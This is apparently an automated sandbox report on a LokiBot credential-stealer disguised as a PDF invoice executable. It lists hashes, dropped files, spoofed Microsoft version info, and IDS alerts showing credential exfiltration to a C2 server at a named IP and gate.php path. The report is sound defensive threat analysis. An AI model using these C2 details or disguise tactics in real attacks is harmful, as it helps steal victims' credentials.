http://www.zhongyicts.com.cn	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.235301021.0000000002F31000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/3T	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.91.79.163	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326333
Start date:	03.12.2020
Start time:	10:01:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PI_Nov9071011998_ENTRUSTpdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@302/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.8% (good quality ratio 6.5%) • Quality average: 77.2% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 52.255.188.83, 92.122.144.200, 51.104.139.180, 40.88.32.150, 2.20.142.210, 2.20.142.209, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:02:24	API Interceptor	312x Sleep call for process: PI_Nov9071011998_ENTRUSTpdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.91.79.163	AD_02207658190080.xlsx	Get hash	malicious	Browse	• webtex.ga /rojas/gate.php
	3aMqc1R0cU.exe	Get hash	malicious	Browse	• webtex.ga /rojas/gate.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
webtex.ga	AD_02207658190080.xlsx	Get hash	malicious	Browse	• 47.91.79.163
	3aMqc1R0cU.exe	Get hash	malicious	Browse	• 47.91.79.163

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	AD_02207658190080.xlsx	Get hash	malicious	Browse	• 47.91.79.163
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• 161.117.47.123
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 47.244.28.71
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 47.244.28.71
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 47.244.28.71
	3aMqc1R0cU.exe	Get hash	malicious	Browse	• 47.91.79.163
	http://https://bit.ly/2URoZs9	Get hash	malicious	Browse	• 8.208.98.199
	http://findwfriends.net.ht	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/33btgvf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://www.dropbox.com/s/5vgml9mqmjffp3n/Note%207V1N0UE.doc?dl=1	Get hash	malicious	Browse	• 47.244.28.71
	B3CcRRb6nV.doc	Get hash	malicious	Browse	• 47.244.28.71
	http://h5fmt.info/mHNeigecrL	Get hash	malicious	Browse	• 8.210.144.46
	Detailed GCIOC2V.doc	Get hash	malicious	Browse	• 47.244.28.71
	Shipment Document BL,INV And Packing List Attached.exe	Get hash	malicious	Browse	• 47.254.45.60
	http://https://bit.ly/33I4Nht	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/3kUgQ0H	Get hash	malicious	Browse	• 8.208.98.199
	JFCp0yRoUS1z.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://nity.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	kj3D6ZRVe22Y.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://yjjv.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI_Nov9071011998_ENTRUSTpdf.exe.log	
Process:	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI_Nov9071011998_ENTRUSTpdf.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe
File Type:	data
Category:	dropped
Size (bytes):	55246
Entropy (8bit):	0.6022480823964415
Encrypted:	false
SSDEEP:	3:/lbOllbOllbOllbOllbOllbOllbOllbOllbOllbOllbOllbOllbOllbOllbOllbZ:u
MD5:	FE84C1E9A3AF7C1FC9D94AA3D80A9DD0
SHA1:	9C5E0DC4BF30024D7ED73DF7244D69B101ED157F
SHA-256:	72B1E26249BC9E873F2273D5588F3257153747152EA4040FF1C5F143A5BC01B5
SHA-512:	B9EA5054C531A185B8CF70959815067BD2504CBA817E5A5B2FD2E122BBE90B6FDDBC84925BE6A91CBBDF7DF474FB78A2EC8DF3C632E67534E0D2FD1BA93B0 E2A
Malicious:	false
Reputation:	low
Preview:	....user...user...user.................................... ....user...user...user..................... ....user...user...user........ ....user...user..................................

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.678064154183633
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PI_Nov9071011998_ENTRUSTpdf.exe
File size:	359424
MD5:	2349d50a67c2ef85661ef2be6def2cc3
SHA1:	b0cfbb76140f37e483fa2ece9c790512e48f29d4

General

SHA256:	9e196418dece3402ea9627106e6e246d5186392f25f8ad 694598168481fb0bf
SHA512:	1e6262dd441b0fb693099017110783f29dc0a51cbf3caf2 40d9e31d053c35ce780b1cca43b4aeb3ecf27da5f3ebbe 7a6d0c2b2cb2022b2903e7e5d15131b27d
SSDEEP:	6144:iB5+r8OpllZciz0hFLXbfcruqroVjQghf3Hz5cM4lTwBB:iP+JPzC77PPjDvHz5n
File Content Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....y._..............0..r............... ....@.. ....@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x459096
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FC8791D [Thu Dec 3 05:35:25 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x59044	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5a000	0x58c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x5c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5709c	0x57200	False	0.826760334469	data	7.69094003544	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x5a000	0x58c	0x600	False	0.41796875	data	4.02687174462	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x5c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x5a090	0x2fc	data		
RT_MANIFEST	0x5a39c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	
Assembly Version	2.0.0.0
InternalName	TM.exe
FileVersion	2.0.0.0
CompanyName	Microsoft
LegalTrademarks	
Comments	

Description	Data
ProductName	Pet Pamonha
ProductVersion	2.0.0.0
FileDescription	Pet Pamonha
OriginalFilename	TM.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:28.939498	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49709	80	192.168.2.3	47.91.79.163
12/03/20-10:02:28.939498	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49709	80	192.168.2.3	47.91.79.163
12/03/20-10:02:28.939498	TCP	2025381	ET TROJAN LokiBot Checkin	49709	80	192.168.2.3	47.91.79.163
12/03/20-10:02:28.939498	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49709	80	192.168.2.3	47.91.79.163
12/03/20-10:02:28.939498	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49709	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.293360	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49710	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.293360	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49710	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.293360	TCP	2025381	ET TROJAN LokiBot Checkin	49710	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.293360	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49710	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.293360	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49710	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.611013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49711	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.611013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49711	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.611013	TCP	2025381	ET TROJAN LokiBot Checkin	49711	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.611013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49711	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.611013	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49711	80	192.168.2.3	47.91.79.163
12/03/20-10:02:29.858062	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49711	47.91.79.163	192.168.2.3
12/03/20-10:02:30.152512	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49712	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.152512	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49712	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.152512	TCP	2025381	ET TROJAN LokiBot Checkin	49712	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.152512	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49712	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.152512	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49712	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.214602	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49712	47.91.79.163	192.168.2.3
12/03/20-10:02:30.776445	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49713	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.776445	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49713	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.776445	TCP	2025381	ET TROJAN LokiBot Checkin	49713	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.776445	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49713	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.776445	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49713	80	192.168.2.3	47.91.79.163
12/03/20-10:02:30.840723	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49713	47.91.79.163	192.168.2.3
12/03/20-10:02:31.118511	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49714	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:31.118511	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49714	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.118511	TCP	2025381	ET TROJAN LokiBot Checkin	49714	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.118511	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49714	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.118511	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49714	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.264032	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49714	47.91.79.163	192.168.2.3
12/03/20-10:02:31.524698	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49715	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.524698	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49715	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.524698	TCP	2025381	ET TROJAN LokiBot Checkin	49715	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.524698	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49715	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.524698	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49715	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.584801	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49715	47.91.79.163	192.168.2.3
12/03/20-10:02:31.827447	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49716	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.827447	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49716	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.827447	TCP	2025381	ET TROJAN LokiBot Checkin	49716	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.827447	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49716	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.827447	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49716	80	192.168.2.3	47.91.79.163
12/03/20-10:02:31.881911	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49716	47.91.79.163	192.168.2.3
12/03/20-10:02:32.151701	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49717	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.151701	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49717	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.151701	TCP	2025381	ET TROJAN LokiBot Checkin	49717	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.151701	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49717	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.151701	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49717	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.212961	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49717	47.91.79.163	192.168.2.3
12/03/20-10:02:32.492297	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49718	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.492297	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49718	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.492297	TCP	2025381	ET TROJAN LokiBot Checkin	49718	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.492297	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49718	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.492297	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49718	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.556118	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49718	47.91.79.163	192.168.2.3
12/03/20-10:02:32.765128	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49719	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.765128	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49719	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.765128	TCP	2025381	ET TROJAN LokiBot Checkin	49719	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.765128	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49719	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.765128	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49719	80	192.168.2.3	47.91.79.163
12/03/20-10:02:32.824420	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49719	47.91.79.163	192.168.2.3
12/03/20-10:02:33.073392	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49720	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.073392	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49720	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:33.073392	TCP	2025381	ET TROJAN LokiBot Checkin	49720	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.073392	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49720	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.073392	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49720	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.145655	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49720	47.91.79.163	192.168.2.3
12/03/20-10:02:33.392093	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49721	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.392093	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49721	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.392093	TCP	2025381	ET TROJAN LokiBot Checkin	49721	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.392093	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49721	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.392093	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49721	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.455181	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49721	47.91.79.163	192.168.2.3
12/03/20-10:02:33.703087	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49722	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.703087	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49722	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.703087	TCP	2025381	ET TROJAN LokiBot Checkin	49722	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.703087	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49722	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.703087	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49722	80	192.168.2.3	47.91.79.163
12/03/20-10:02:33.764565	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49722	47.91.79.163	192.168.2.3
12/03/20-10:02:34.056226	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49723	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.056226	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49723	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.056226	TCP	2025381	ET TROJAN LokiBot Checkin	49723	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.056226	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49723	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.056226	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49723	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.116974	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49723	47.91.79.163	192.168.2.3
12/03/20-10:02:34.377230	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49724	80	192.168.2.3	47.91.79.163
